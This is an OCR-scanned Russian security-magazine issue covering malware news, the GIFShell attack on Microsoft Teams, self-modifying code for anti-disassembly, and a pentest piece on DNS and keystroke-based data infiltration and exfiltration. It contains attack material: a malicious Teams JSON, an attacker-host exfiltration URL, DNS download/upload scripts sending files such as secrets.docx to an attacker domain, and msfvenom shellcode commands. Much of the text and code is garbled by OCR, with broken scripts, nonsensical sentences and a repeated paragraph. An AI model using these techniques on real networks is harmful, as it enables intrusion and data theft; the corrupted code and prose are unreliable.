SFUZZ — это новый фаззер для тестирования методом серого ящика, основанный на эмуляции. Он использует кастомный JIT-компилятор для повышения производительности. Автор утверждает, что его инструмент работает быстрее, чем AFL++, и подтверждает это сравнительными тестами.


Главный недостаток SFUZZ, который не позволит ему заменить AFL++, в том, что он фаззит бинарники только для RISC-V. Сейчас для этой архитектуры не так много интересных таргетов, хотя это может и измениться.

Использование символьного выполнения для выявления вредоносного кода

Using a Practical Symbolic Engine to Detect Evasive Forms of Malware/Ransomware (PDF)

На конференции Black Hat 2022 показали интересную технику выявления вредоносного ПО и, в частности, экземпляров рансомвари. Авторы предлагают обойти ограничения методов динамического анализа ПО, которые плохо справляются с обфусцированными или модифицированными вредоносами, и применить движок символьного выполнения.

Символьное выполнение — это метод анализа бинарного кода, когда входный данные для целевой программы заменяют символами. В итоге анализатор будет использовать символьное выражение (формулу) вместо конкретных значений.



Архитектура движка символьного исполнения для анализа вредоносного ПО


С помощью этого метода в программах ищут ошибки, но авторы исследования решили применить его для определения экземпляров вымогателей. Выбрав три ключевых признака семейств рансомвари (перечисление файлов, операция над файлами, шифрование), исследователи воспользовались техникой символьного выполнения для детекта. Результаты: детект 95,60% рансомвари, 0% ложных срабатываний.

НОВЫЕ ТЕХНИКИ ВРЕДОНОСНОГО ПО

Symbiote в подробностях: анализ новой угрозы для Linux, которую почти невозможно обнаружить

Symbiote Deep-Dive: Analysis of a New, Nearly-Impossible-to-Detect Linux Threat

Здесь разбирается новый образец вредоносного ПО, который применяет eBPF и **LD_PRELOAD** для сокрытия. Для защиты от инспектирования трафика бэкдор использует интересную технику внедрения дополнительного кода в загружаемые в ядро BPF-программы, что позволяет скрыть сетевую активность от анализаторов, запускаемых на той же системе позднее.



Набор техник, которые Symbiote использует для своего сокрытия

Когда администратор запускает какой-то анализатор пакетов на зараженной машине, в ядро внедряется байт-код BPF, определяющий, какие пакеты анализатор должен захватить. Это позволяет бэкдору манипулировать анализом трафика и скрывать сетевую активность.

Agenda — новая рансомвари на Go, меняющая тактики

New Golang Ransomware Agenda Customizes Attacks

Обнаружен новый экземпляр рансомвари, написанный на Golang. Примечательно, что Go и Rust становятся популярными у разработчиков малвари. Кросс-платформенные языки программирования позволяют злодеям охватить больше архитектур и операционных систем и скомпрометировать больше разнообразных корпоративных сред.

Кроме того, подобную малварь трудно анализировать, потому что компилятор Go статически подключает необходимые библиотеки в бинарном файле. Итоговый бинарь получается настолько большим, что многие анализаторы и реверс-инженеры просто поперхнутся.

Омерзительная восьмерка: техники, тактики и процедуры (TTPs) группировок шифровальщиков

https://securelist.ru/modern-ransomware-groups-ttps/105553/

Опубликован отчет с результатами анализа APT-группировок, которые используют троины-вымогатели в своих операциях. Материал интересен для всех, кто выстраивает систему защиты от ransomware в инфраструктуре.

Ряд особенностей, отмеченных в отчете, можно использовать для детекта рансомвари:

1. Методы попадания в инфраструктуру у всех общие: человеческий фактор (фишинг), открытые сервисы (например, RDP) и множественные уязвимости (причем известные).
2. В процессе запуска все вредоносы используют командные и скриптовые интерпретаторы.
3. Для закрепления образцы всех семейств используют техники манипуляции учетными записями.
4. Для обхода средств защиты чаще всего используются стандартные средства ОС.
5. Обнаружение ресурсов: все без исключения семейства используют техники обнаружения новых ресурсов (сетевых шар, хостов, файлов, процессов и так далее).
6. Коммуникация с серверами управления: все образцы используют уровень приложений для коммуникации с C2, а некоторые пытаются красть данные по этому же каналу.
7. Нарушение целостности данных: удаление бэкапов, выключение системных функций восстановления данных, остановка бизнес-приложений.

Аналитикам SOC на заметку: последнюю три особенности позволяют построить стратегию целенаправленного детекта рансомвари в зараженной инфраструктуре.

Кстати, вымогателей, нацеленных на инфраструктуру с Docker и Kubernetes, пока еще не так много. Возможно, это объясняется особенностями подхода «неизменяемой инфраструктуры» (immutable infrastructure): после попадания в контейнерную среду у малвари оказываются не так много интересных мест для шифрования или горизонтального перемещения. Клиентские рабочие станции и окружение, построенное на Windows, куда вкусное.

Вероятно, в следующем квартале этого года стоит готовиться к появлению новых исследований, связанных с новыми техниками атак на облачную инфраструктуру.

ЯДОВИТЫЕ ГИФКИ

КАК РАБОТАЕТ УЯЗВИМОСТЬ GIFSHELL

Валентин Холмогоров
Ведущий редактор
valentin@xakepmag.ru

Попытки спрятать вредоносное содержимое в обычных графических файлах предпринимались уже давно, и некоторые из них даже были успешными. На днях в блоге BleepingComputer был опубликован отчет о новой уязвимости, позволяющей запускать reverse shell в Microsoft Teams при помощи обычных GIF-файлов. Давай посмотрим, как она работает.

Когда мы говорим о внедрении вредоносного кода в графические файлы, сразу вспоминается droppler, который исковеркал бинарник trojna на скомпрометированной диске картинки, и другая малварь, искавшая в опубликованном на удаленном сервере изображениях управляющие команды. Новый вектор атаки, получивший наименование GIFShell, пожах на второй случай. Он позволяет киберпреступникам злоупотреблять недостатками корпоративной платформы Microsoft Teams для запуска reverse shell и выполнения на скомпрометированном компьютере вредоносных команд. Причем добиваются всего этого при помощи обычных GIF-файлов. Ну, почти обычных.


GIFShell представляет собой не сразу конкретную уязвимость, а целую цепочку атак, использующих различные недочеты в архитектуре платформы Microsoft Teams. Всего уязвимостей обнаружено семь, их выявил и систематизировал независимый эксперт по кибербезопасности Бобби Раух. Например, пользователям Microsoft Teams доступна возможность отправлять друг другу вложенные файлы, причем эти вложения могут загружать содержимое с внешнего URL, а не по внутренней ссылке SharePoint. Эти файлы порой выглядят вполне безобидными, однако при этом содержат нетипичный корпуриз. У пользователя Microsoft Teams нет никакой возможности предварительно проверить, вредоносно такое вложение или нет.

Кроме того, Microsoft Teams позволяет загружать картинки в формате GIF с удаленных серверов и отправлять пользователям GIF-файлы в кодировке HTML Base64 и никак не проверяет содержимое. Поэтому можно спрятать внутри такого файла вредоносные команды. Платформа поддерживает небезопасные схемы URI, допускающие кражу хешей SMB NTLM или атаки типа NTLM Relay. Наконец, весь трафик Microsoft Teams направляется клиентам через серверы Microsoft, из-за чего антивирусы считают его легитимным и не замечают угрозы. Все это в совокупности открывает перед хакерами очень интересные возможности.

По соображениям безопасности пользователям Microsoft Teams из одной группы не имеют возможности напрямую обмениваться файлами с членами других групп. В ожке отправки сообщения участнику другой команды попросту отсутствует кнопка с изображением скрепки, позволяющая прикрепить файл. Однако простые сообщения отправлять можно — многие администраторы даже не подозревают о том, что пользователям Teams по умолчанию могут получать сообщения от кого угодно.

Когда сообщение с вложением отправляется пользователям из той же группы, Microsoft Teams формирует ссылку SharePoint на вложенный файл, которая преобразуется в JSON и отправляется в виде POST-запроса на эндпойнт Teams. По умолчанию такую ссылку могут просматривать только отправитель и получатель сообщения. Но серверы Microsoft не проверяют, есть ли в ссылке SharePoint в теле JSON адреса сторонних серверов, поэтому такая ссылка может быть заменена любым URL. Это позволяет злоумышленнику выполнить атаку drive-by download. Кроме того, в этом JSON можно подменить и обозначение формата файла, вместо расширенного JPEG передав, например, DLL или EXE.

Самое интересное, что на промежуточных серверах не проверяется и этот параметр: получатель увидит, что в послание вложено изображение JPEG, раз-вре что без предварительного просмотра. Если юзер наведет курсор мыши на это вложение, такое будет продемонстрировано имя вложенной картинки, например **Christmas_Party_Photo.jpeg**, хотя на самом деле файл имеет имя **Christmas_Party_Photo.jpeg.....exe**.



Вместо изображения в сообщении Teams может прятаться любой файл. Скриншот с сайта medium.com.

Поскольку используемые Teams JSON не имеют никакой CSRF-защиты, злоумышленник может легко автоматизировать отправку вредоносных сообщений, скажем с помощью модуля на Python, обходя любые установленные Microsoft ограничения.


```
{"content": "",
"messageType": "RichText/Media",
"conversation": "text",
"imageCollection": [],
"clientmessageid": "6317224831132455505",
"mentionsJson": "[]",
"properties": {
"files": "[{\"Type\":\"http://schemas.skype.com/File\",\"version\":1,\"id\":\"
b7d39ec0-0e9c-419c-b35c-bd9d3c7ebb63\",\"Permit\":\"{\"Type\":\"Sharepoint.Web.net/personal/
bobbyrauch_bobbyrauch_onmicrosoft_com/Documents/Microsoft Teams Chat Files/Christmas_Party_Photo.jpeg
\",\"Value\":\"\",\"Expiration\":\"\",\"Scopes\":\"Sharepoint.Web.net/Sites/Microsoft Teams Chat Files/
chris_bobbyrauch_onmicrosoft_com/Documents/Microsoft Teams Chat Files/Christmas_Party_Photo.
jpeg\",\"Version\":\"\",\"Extra\":\"\",\"Type\":\"\",\"Id\":\"\",\"Name\":\"\",\"Extra\":\"\",\"Permit\":\"
{\"Type\":\"Sharepoint.Web.net/personal/bobbyrauch_bobbyrauch_onmicrosoft_com/Documents/Microsoft Teams Chat Files/
Christmas_Party_Photo.jpeg\",\"Value\":\"\",\"Expiration\":\"\",\"Scopes\":\"Sharepoint.Web.net/personal/
bobbyrauch_bobbyrauch_onmicrosoft_com/Documents/Microsoft Teams Chat Files/
Christmas_Party_Photo.jpeg\",\"Version\":\"\",\"Extra\":\"\",\"Type\":\"\",\"Id\":\"\",\"Name\":\"\",\"Extra\":\"\",\"Permit\":\"{\"Type\":\"http://bobbyrauch.
sharepoint.com/personal/bobbyrauch_bobbyrauch_onmicrosoft_com/
_vti_bin/sharepoint/fileio.asmx\",\"Value\":\"\",\"Expiration\":\"\",
\"id\":\"b7d39ec0-0e9c-419c-b35c-bd9d3c7ebb63\",\"Permit\":\"{\"Type\":\"
Sharepoint.Web.net/personal/bobbyrauch_bobbyrauch_onmicrosoft_com/
Documents/Microsoft Teams Chat Files/Christmas_Party_Photo.jpeg
\",\"Version\":\"\",\"Extra\":\"\",\"Type\":\"\",\"Id\":\"\",\"Name\":\"\",\"Extra\":\"\",\"Permit\":\"\",
\"subject": "",
```


Так выглядит вредоносный JSON. Скриншот с сайта bleepingcomputer.com

Пример реализации такой атаки показан на видео.

Microsoft Teams поддерживает так называемую технологию deep linking. С ее помощью пользователи обмениваются ссылками, при нажатии на которые выполняются те или иные действия Teams. Например, чтобы отправить другому пользователю ссылку на чат, можно вызлать ему такую запись:

```
msteams://l/chat/0/0?users=<email>
```

Любопытно, но ссылки deep linking серверы Microsoft тоже не проверяют на валидность, что позволяет добавлять в сообщения практически любые URI. Например, ссылку, которая загружает с сайта злоумышленников файл **.xls** и открывает его в Excel на машине жертвы:

```
ms-excel:ofv|u|//10.10.10.10/ROPNOP/filename.xls
```

Кроме того, когда пользователь отправляет такую ссылку, на машину атакующего отправляется данные SMB handshake, что позволяет злоумышленнику перехватить хеш NTLM и передать его контроллеру домена.

Следующая приятная для хакеров новость заключается в том, что файлы журналов Microsoft Teams, в которых записываются в том числе все сообщения вместе с их содержимым, хранятся в открытом виде на диске компьютера пользователя. Причем для чтения этих логов не требуется даже наличия прав администратора. Например, в версии Microsoft Teams для работы или обучения журналы хранятся в следующей папке:

```
$HOME\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.
microsoft.com_0.indexeddb.leveldb*.log
```

Полученные сообщения сохраняются в этих журналах и доступны для чтения всем группам пользователей Windows, то есть любое вредоносное ПО на устройстве может беспрепятственно получить к ним доступ.

Для успешного выполнения атаки GIFShell злоумышленник первым делом при помощи ~~фишинга~~ социальной инженерии должен убедить потенциальную жертву запустить на своей машине вредоносный стейджер. Перестать его можно под видом безобидного JPEG-файла, модифицировав отвечающий за вложения в сообщения JSON (об этом методе было рассказано выше), или с помощью скачки deep linking. Концепт такого стейджера выложен на GitHub Бобби Рауха. Для разработки своей программы автор использовал Python и PowerShell, но, в принципе, подобное приложение можно написать на любом языке программирования.

Затем злоумышленник формирует и отправляет жертве закодированные в Base64 GIF-файлы, в которые добавляет нужные ему системные команды. Такие GIF-файлы отображаются в окне Microsoft Teams как обычные картинки и вместе с самим сообщением сохраняются на диск в файл журнала. Стейджер на атакуемом компьютере сканирует журналы, ищет в них изображения в формате GIF/Base64, декодирует их, а затем выполняет спрятанные в Base64 команды с использованием PowerShell.

Итак, половина дела сделана: мы смогли выполнить команду на компьютере жертвы. Но ведь нужно еще передать ее вывод злоумышленнику! Для этого стейджер отслеживает выполнение команд на атакуемой машине, а затем формирует URL вида **http://cattacker-ip/<base64-encoded-command-output>.gif**, где **attacker-ip** — это IP-адрес сервера атакующего, а **base64-encoded-command-output** — закодированный в Base64 вывод предыдущей команды. Этот URL упаковывается в так называемую карточку опроса Microsoft Teams — сообщение в формате JSON — и отправляется на серверы Microsoft Teams.

Когда сервер Microsoft получает такую карточку, он обращается к узлу атакующего (IP-адрес которого содержится в URL) и пытается скачать оттуда GIF-файл. Дальше все просто: в имени этого несуществующего GIF-файла зашифрован в Base64 вывод команды, выполненной на машине жертвы. Этот вывод расшифровывается и передается атакующему. Например, файл с именем **dGl1NXpZZXIgaXN0eW1vYlyVYyJuYyNzKzY0bYlvYyVXY3dK.gif** будет декодирован в вывод команды **whoami**, выполненной на скомпрометированном устройстве:

```
the user is:
bobbyrauch6274\bobbyrauIkB&#
```

Таким замысловатым образом реализуется достаточно эффективный обратный цикл — в опубликованном автором видео показано, как он работает.

Атакующе могут отправлять жертве большое количество картинок в формат GIF, содержащих команды, и получать информацию о выполнении спрятанных внутри команд. Поскольку все эти данные передаются через серверы Microsoft Teams и представляют собой обычный трафик приложения, антивирусы и брандмауэры не блокируют и не фильтруют его, что дает злоумышленникам полную свободу действий. Ну а поскольку Microsoft Teams работает как фоновый процесс, пользователю даже не нужно открывать его окно, чтобы вредоносные команды выполнялись на его компьютере.

Бобби Раух проинформировал Microsoft об обнаруженных им уязвимостях в мае и июне 2022 года, но в Редмонде не посчитали их критически важными, и исследователь получил возможность обнародовать свою находку. Все отличные им атаки успешно выполняются на Microsoft Teams версии 1.5.00.11163, и они гарантированно будут работать на более ранних версиях. Администраторы блога BleepingComputer обратились в Microsoft за комментариями по поводу устранения обнаруженных Раухом уязвимостей и получили такой ответ: «Несмотря на невысокой степени серьезности, которые не представляют непосредственной угрозы для пользователей, не являются приоритетными для немедленного обновления безопасности, но возможность их исправления будет рассмотрена в следующей версии ПО».

Иными словами, Microsoft не торопится исправлять проблемы с безопасностью, а значит, злоумышленники могут пользоваться ими и в дальнейшем. Поэтому пользователям Microsoft Teams следует проявлять особую осторожность и бдительность, если они не хотят стать жертвой хакеров.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Крис Касперски
Известный российский хакер, автор книг «Искусство взлома», «Записки хакера», «Искусство компьютерного взлома», «Язык ассемблера», «Язык Си», «Язык Си++», «Язык ассемблера для x86», «Язык ассемблера для x64», «Язык ASM».

Сергей Бритвин
Эксперт в области компьютерной безопасности. Программист, разработчик антивирусного ПО, исследователь. **Обожает** ковырять ассемблер. sergey.britvin@mail.ru

Каждый разработчик программ стремится защитить результат своего труда от взлома. Сегодня нам предстоит исследовать способы противостояния самому популярному виду хакерского инструментария — дизассемблерам. Нашей целью будет запутать хакера, отвадить его от взлома нашей программы, всевозможными способами затруднить ее анализ.

Фундаментальные основы хакерства

Начинает тему наш, отечественный гуру Крис Касперски «Фундаментальные основы хакерства» (как «просто так» воспользоваться плодами нашего труда, от их подозрительного интереса к нашим программам и скрываемым в них секретам. Для этого вы сможете создавать изощренные системы защиты на свой раз — от дизассемблирования.

Чтобы справиться с задачей, нам необходимо учиться в внутренние механизмы операционной системы, разбирать чужие листинги с памятью. Также придется разобраться в работе компиляторов, понять, как они генерируют код, вычислять плоск и минусы оптимизации. И наконец, погрузиться в шифрование, научиться расшифровывать программный код на лету непосредственно перед выполнением.

САМОМОДИФИЦИРУЮЩИЙСЯ КОД В СОВРЕМЕННЫХ ОПЕРАЦИОННЫХ СИСТЕМАХ

В эпоху расцвета MS-DOS программисты широко использовали самомодифицирующийся код, без которого не обходилась практически ни одна мало-мальски серьезная задача. Да и не только задача — он встречался в компиляторах, компиляторах кода непосредственно в память, в распаковщиках исполняемых файлов, в полиморфных генераторах и так далее.

Когда начались жаркие времена перехода пользователей на Windows, разработчики пришлось задумываться о переносе накопленного опыта и приемов программирования на новую платформу. От бесконтрольного доступа к железу, памяти, операционной системе пришлось отказаться и связанные с ними встроенные трюков программирования пришлось отвыкать. В частности, стала невозможна непосредственная модификация исполняемого кода приложений, поскольку Windows защищает его от непреднамеренных изменений. Это привело к резкому падению уровня сложности, будь то Windows создание самомодифицирующегося кодается кода вообще невозможно, то крайней мере без использования недокумментированных возможностей операционной системы.

На самом деле существует как минимум два документированных способа изменить код приложений, хорошо работающих под Windows NT и вполне удовлетворяющих требованиям гостевого пользователя.

Во-первых, `kernel32.dll` экспортирует функцию **WriteProcessMemory**, предназначенную, как и следует из ее названия, для модификации памяти процесса. Во-вторых, практически все операционные системы, начиная с Windows с Linux, разрешают выполнение и модификацию кода, размещенного в стеке. Между тем современные версии компиляторов оперативных данных по умолчанию всегда в отделении бульшем компания не планирует, в противном случае код, сгенерированный этим компилятором, сломает в работе, а на это Microsoft не пойдет (впрочем, не должна пойти, если верить здравому смыслу)

В режиме обратной совместимости для адресации четырех гигабайт виртуальной памяти, выделенной в распоряжение процесса, Windows использует два селектора, один из которых используется в сегментной адресации в дуэт — в регистры **DS**, **ES** и **SS**. Оба селектора ссылаются на один и тот же базовый адрес памяти, равный нулю, и имеют идентичные лимиты, равные четырем гигабайтам. Помимо перечисленных сегментных регистров, Windows еще использует регистр **FS**, в который загружает селектор сегмента, содержащего информационный блок потока — TIB.

Фактически существует второй один сегмент, вмещающий в себя и код, и данные, и стек процесса. Благодаря этому управление коду, расположенному в стеке, передается близким (плоск) вызовом или переходом, и для доступа к содержимому стека используются регистры **SS** совершенно необязательно. Несмотря на то что значение регистра **CS** не равно значению регистров **DS**, **ES** и **SS**, команды

```
• MOV dest,CS:[src]
• MOV dest,DS:[src]
• MOV dest,SS:[src]
```

в действительности обращаются к одной и той же ячейке памяти.

Это очень удобно разрешающий в процессорах на архитектуре x86-64 RIP-относительной адресации памяти, в которой не используются сегменты.

Отличия между регулярным кодом, стека и данных заключаются в атрибутах принадлежащих им страниц, страница кода содержит чтение и исполнение, страницы данных — чтение и запись, а стека — чтение, запись и исполнение одновременно.

Помимо этого, каждая страница имеет специальный флаг, определяющий уровень привилегий, который необходимы для доступа к этой странице. Некоторые страницы, например те, что принадлежат операционной системе, требуют наличия прав суперюзера, которыми обладает только код нулевого кольца. Прикладные программы, использующиеся в кольце 3, таких прав не имеют и при попытке обращения к защищенной странице порождают исключение. Материнские, дочерние и сестринские, равно как и всеядные страницы с линейными адресами, может только операционная система или код, использующийся в нулевом кольце.

Среди начинающих программистов ходит совершенно нелепая байка о том, что, если обратиться к коду программы командой, предваренной префиксом **DS**, Windows пойдет бесспортивным способом его изменить. На самом деле это в корне неверно — обратиться-то она позволит, а вот изменить — нет, каким бы способом ни происходило обращение, так как защита работает на уровне физических страниц, а не логических адресов.

Использование функции WriteProcessMemory

Если требуется изменить несколько байтов своего (или чужого) процесса, самый простой способ сделать это — вызвать функцию **WriteProcessMemory**. Она позволяет модифицировать существующие страницы памяти, чей флаг доступа не заведен, то есть все страницы, доступные из кода 3, и страницы, которые обладают свободным чтением. Совершенно бесполезно с помощью **WriteProcessMemory** пытаться изменить кучи, принадлежащие данным операционной системы (например, **page directory** или **page table**) — они доступны лишь из нулевого кольца. Попытку указанная функция не предоставляет никакой угрозы для безопасности системы и успешно вызывается незавимо от уровня привилегий пользователя.


Процесс, в памяти которого происходит запись, должен быть предварительно открыт функцией **OpenProcess** с атрибутами доступа **PROCESS_VM_OPERATION** и **PROCESS_VM_WRITE**. Часто программисты, лишенные от природы ищут более коротким путем, устанавливая все атрибуты — **PROCESS_ALL_ACCESS**. И это вполне законно, хотя справедливо считается дурным стилем программирования.

Далее приведен пример программы **self-modifying_code**, иллюстрирующий использование функции **WriteProcessMemory** для создания самомодифицирующегося кода:


```
#include <iostream>
#include <windows.h>

using namespace std;

int main(int/wchar* addr, int wb)
{
    HANDLE h = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE
| true, GetCurrentProcess());
    return WriteProcessMemory(h, addr, &wb, 1, NULL);
}

int main(int argc, char* argv[])
{
    _asm {
        push 0x74 ; JMP -> $2
        push offset mere
        call WriteMe
        add esp, 8
        Mere:  JMP short here

    }
    cout << "#JMP SHORT $-2 was changed to 32 $-2\n";
    return 0;
}
```

Функция **WriteProcessMemory** в рассматриваемой программе заменяет инструкцию бесконечного цикла **JMP short $-2** условным переходом **JZ $-2**, который подразумевает нормальное выполнение программы. Неплохой способ загрузить взломщику изучение приложения, не правда ли? Особенно если вызов **WriteMe** не расположен возле изменяемого кода, а помещен в отдельный поток. Будет ещё лучше, если модифицируй код вполне естественным сам по себе и внешне не вызывает никаких подозрений. В этом случае хакер может долго блуждать в той ветке кода, которая при выполнении программы вообще не получает управления.

Для компиляции этого примера установи 32-битный режим результирующего кода.



Перед тем исполнением приложение self-modifying_code



После исполнения приложения self-modifying_code

Если из ассемблерной вставки убрать вызов функции **WriteMe**, которая перезаписывает инструкцию **JMP** на **JZ**, программа выпадает в бесконечный цикл.

```
C:\
C:\ push 0x74 ; JMP -> $2
C:\ push offset mere
C:\ call WriteMe
C:\ Mere:  JMP short here
C:\
```

Вызов функции закомментирован

Программа зациклилась

Об устройстве Windows: исторический экскурс

Программы, которые для изменения собственной памяти обращаются к ядру, процессам, возникает вопрос: а что произойдет, если запустить вторую копию самомодифицирующейся программы? Создаст ли операционная система новый процесс или отошлет приложение к уже модифицированному коду? В документации на Windows NT сказано, что она поддерживает копирование при записи (copy on write), то есть автоматически дублирует страницы кода при попытке их модифицировать. Напротив, Windows 9x не поддерживает такую возможность. Означает ли это, что все копии самомодифицирующегося приложения будут вынуждены работать с одними и теми же страницами кода (а это наверняка приводит к конфликтам обоих)?

Нет, и вот почему: несмотря на то что копирование при записи в Windows 9x не реализовано, эту заботу берет на себя сама функция **WriteProcessMemory**. Создавая новые копии кодовых страниц, распределенные между процессами. Благодаря этому самомодифицирующийся код одинаково хорошо работает как под Windows 9x, так и под Windows NT. Однако следует учитывать, что все копии процессов, использующие общую кодовую страницу (вызвав перед командой **mov** нулевого кольца), или их запустить под Windows 9x, будут разделять одну и те же страницы кода со всеми вытекающими отсюда последствиями.

Теперь об ограничениях. Во-первых, использовать **WriteProcessMemory** разумно только в компиляторах в память компилятора или распаковщиках исполняемых файлов, а в защитах — несколько наивно. Мало-мальски опытный взломщик быстро обнаружит подсунутую ему функцию в таблице импорта. Затем он установит точку останова на вызов **WriteProcessMemory** и будет контролировать каждую операцию записи в память. А это никак не вводит в планы разработчика защиты.

Другое ограничение **WriteProcessMemory** заключается в невозможности создания новых страниц, ей доступны лишь существующие страницы. А как быть, если требуется выделить некоторое количество памяти, например для кода, динамически генерируемого на лету? Вызов функций управления кучей, таких как **malloc** или **new**, не поможет, поскольку в куче выделяются новые страницы. И вот тогда-то на помощь приходит возможность выделения кода в стеке...

Продолжение стр.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

СЫРОСКОПЫ, ПЕРЕПОЛНЕННЫЕ ПЕЩЕРЫ, ПОЛЕТЫ ПОСТРАНИЦАМ

ВЫПОЛНЕНИЕ КОДА В СТЕКЕ

Гарантия на выполнение кода в стеке обеспечивается так, что исполняемый код помещается в переполняемый буфер, а так после и заменяет адрес возврата (при для выполнения текстовых строковых функций. Благодаря этому конечный адрес возврата будет ссылаться на начало переполняемого буфера.

Выполнение кода в стеке также возможно и при отсутствии переполнения. Для выполнения кода в стеке разрешено и при отсутствии переполнения. Для выполнения кода в стеке разрешено и при отсутствии переполнения. Для выполнения кода в стеке разрешено

ИНФИЛЬТРАЦИЯ И ЭКСФИЛЬТРАЦИЯ

ИЗУЧАЕМ МЕТОДЫ ПЕРЕДАЧИ ДАННЫХ ПРИ ПЕНТЕСТАХ

ARKIT
Lead pentester & author at VEDIS / hackit0 channel
@hackit0ch

Представь, что тебе удалось пробить сетевой периметр и получить доступ к серверу. Сервер входит во внутреннюю сеть компании, а это значит, что ты можешь атаковать другие хосты, к сожалению, хорошо спроектированный узел находится в DMZ и не имеет выхода в интернет. Сможем ли мы пробраться внутрь теперь?

В большинстве случаев внутренние сети никак не ограничивают разрешенные DNS-имена произвольным хостам. А поскольку природа DNS распределенная, то даже имена DNS-зоны может передавать тонко-на-пространственный сервер зоны умалишенца. В этом мы получим полноценный канал передачи данных.

В наше дни существует замечательная утилита для организации целых VPN-туннелей через DNS, такие как iodine. При этом, даже если ты не инженер, такое ПО, на первый взгляд, может показаться сложным. Если же вы хотите, чтобы пробрался произвольное соединение, даже не строка, И в том и в другом случае ты сможешь воспользоваться техниками файлрота и начать пропускание по внутренней сети.

Но остается еще маленькая главный вопрос: как передать эти программы в скомпрометированную сеть? В этом нам поможет набор моих скриптов для инфильтрации и эксфильтрации на всё случаи жизни. Главная их особенность в полном отсутствии требований к администрированию приемки — и причин на переносимости — ведь на исследуемом сервере скажется либо Windows, либо Linux.

ИНФИЛЬТРАЦИЯ ЧЕРЕЗ DNS

DNS — наш незаменимый помощник. С помощью следующего кода мы можем сделать любой файлик доступным DNS на любом Windows:

```
dns_download.vbs
On Error Resume Next
set objShell = CreateObject("WScript.Shell")
set writer = CreateObject("Scripting.FileSystemObject").
OpenTextFile("c:\windows\temp\out.exe")
if Err.Number <> 0 Then
  pos = 0
  while pos < 4
    set r = objShell.Exec("nslookup -type=txt d"&WS".tst.
    corporate.ru")
    res = exec.StdOut.ReadAll()
    pos = InStr(1,res,"t")
    t = Mid(res,pos+1,255)
    Wscript.Echo d & " " & t
    wend
    for b = 0 To len(text)/2-1
      writer.Write Chr(Clng("&H" & Mid(text,i*2+1,2)))
    next
  Next
end
```

А вот скрипт для Linux:

```
dns_download.sh
#!/bin/bash
for i in {0 .. seq $2
}
  name= host -t tst "$1.tst.$1"|cut -d' ' -f 4'
  echo $(printf%2.1d) | xxd -r -p > >> $3
  echo $( $(printf%2.2)
done
```

Язык VBS обеспечивает нам сторонуючему переносимость между всеми версиями Windows (от Windows 98 и выше). Под Linux, как всегда, используем bash.

На стороне скомпрометированного сервера скрипты запускаются следующим образом:

Вариант для Windows:

```
cscript.exe dns_download.vbs
```

Для Linux:

```
./dns_download.sh attacker.ts 1150 /tmp/dnscat
```

На стороне атакующего — так:

```
sudo ./dns_download.py -zip --file dnscat.exe
```

Напоминаю, на скачиваются нижо программа **dns2tcpc.exe** передается через DNS с NS-сервера подконтрольной мне DNS-зоны на хостм с использованием метода VBS.

Прозвиздные данные будут проходить через TXT- запуски в виде hexstring.

Далее мы можем развернуть DNS-туннелирование уже с использованием привычных инструментов.

ЭКСФИЛЬТРАЦИЯ ЧЕРЕЗ DNS

Аналогичным образом мы можем и выгружать файлы с хостм. На атакующем сервере это делается так:

```
sudo ./dns_download.py --zip --file secrets.docx
```

На стороне жертвы — так:

```
cscript.exe dns_upload.vbs c:\path\to\secrets.docx attacker.tk
```

DNS-ШЕЛЛ-КОД

При эксплуатации уязвимостей из интернета нужно помнить, что атакуемая система, скорее всего, находится в DMZ, откуда доступа в интернет у нее может и нет быть. Так что нужны такие инструменты **reverse_tcp** шелл-кодами вместо бесполезными заниятиями. Шелл не спорочите, а ты подержишь, что шелл-кодами можно передавать по прямому зеркалю нормальной. Хотя все дело в payload.

Мы можем внедрить наш DNS-туннелирует в любой шелл-код, используя **dns_download.exec**

```
msfvenom -p windows/exec CMD=$(cat dns_download.exec.bat) -f raw
> dns_shellcode.bin
msfvenom -p linux/x86/exec CMD=$(cat dns_download_exec.sh) -f raw
> dns_shellcode
```

Такой шелл-код в зависимости от обстоятельств можно вставить в любой исполнительный файл (exe, dll, dll-инжекторы) (ЗДЕСЬ), или в Metasploit (ЗДЕСЬ). Этого вполне достаточно для передачи какого-то ПО за ограниченное время.

Сервер может реагировать поэтому для автоматизации действий (регулярно). Например, вагрант можно использовать **text_send.sh**, чтобы автоматизировать набор файлов, которые нужно за изолированных хостов, если фойер сервера недоступен.

```
setskmap us
cat somescript.ps1 | ./text_send.sh
cat someprog.exe | base64 | ./text_send.sh
```

Чтобы исключить ошибочный набор текста в том же терминале, скрипт будет ждать клиа нажмёшь по тому ему, в котором требуется ввести текст. В первом, показанном на скриншоте ниже, мы успешно передадим на атакующий узел изложенный **netcat.exe**

Этот метод по скорости окон с DNS и позволил за пятнадцать минут передать **netcat.exe** (57 Кбайт) без использования любочных каналов, только простое набирание на клаве (ожидание 120 файлов, или 1 Мбайт за 2 ч. Этого вполне достаточно для передачи какого-то ПО за ограниченное время.

Сервер может реагировать поэтому для автоматизации действий (регулярно). Например, вагрант можно использовать **text_send.sh**, чтобы автоматизировать набор файлов, которые нужно за изолированных хостов, если фойер сервера недоступен.

```
setskmap us
cat dns_download.bat | ./text_send.sh
```

Если вернуться немного назад, к тоже с DNS, то написание в блокноте кода первичного DNS-загрузчика на хостм можно было автоматизировать, просто прогнав его под через **text_send.sh** на атакующем сервере.

Аналогично можно «набить» в блокноте, закодированный в Base64.

ЭКСФИЛЬТРАЦИЯ ЧЕРЕЗ QR

Используя метод с нажатием клавиш, мы можем загрузить любой файл на машину жертвы. Но как организовать перенос данных в обратном направлении? Есть возможность выжимать файлы с хостм через QR-коды. К счастью, в Linux есть множество утилит для распознавания можно автоматизировать. **grapticomagick** оникает скриншот экрана, а программа из zbar после распознает куда.

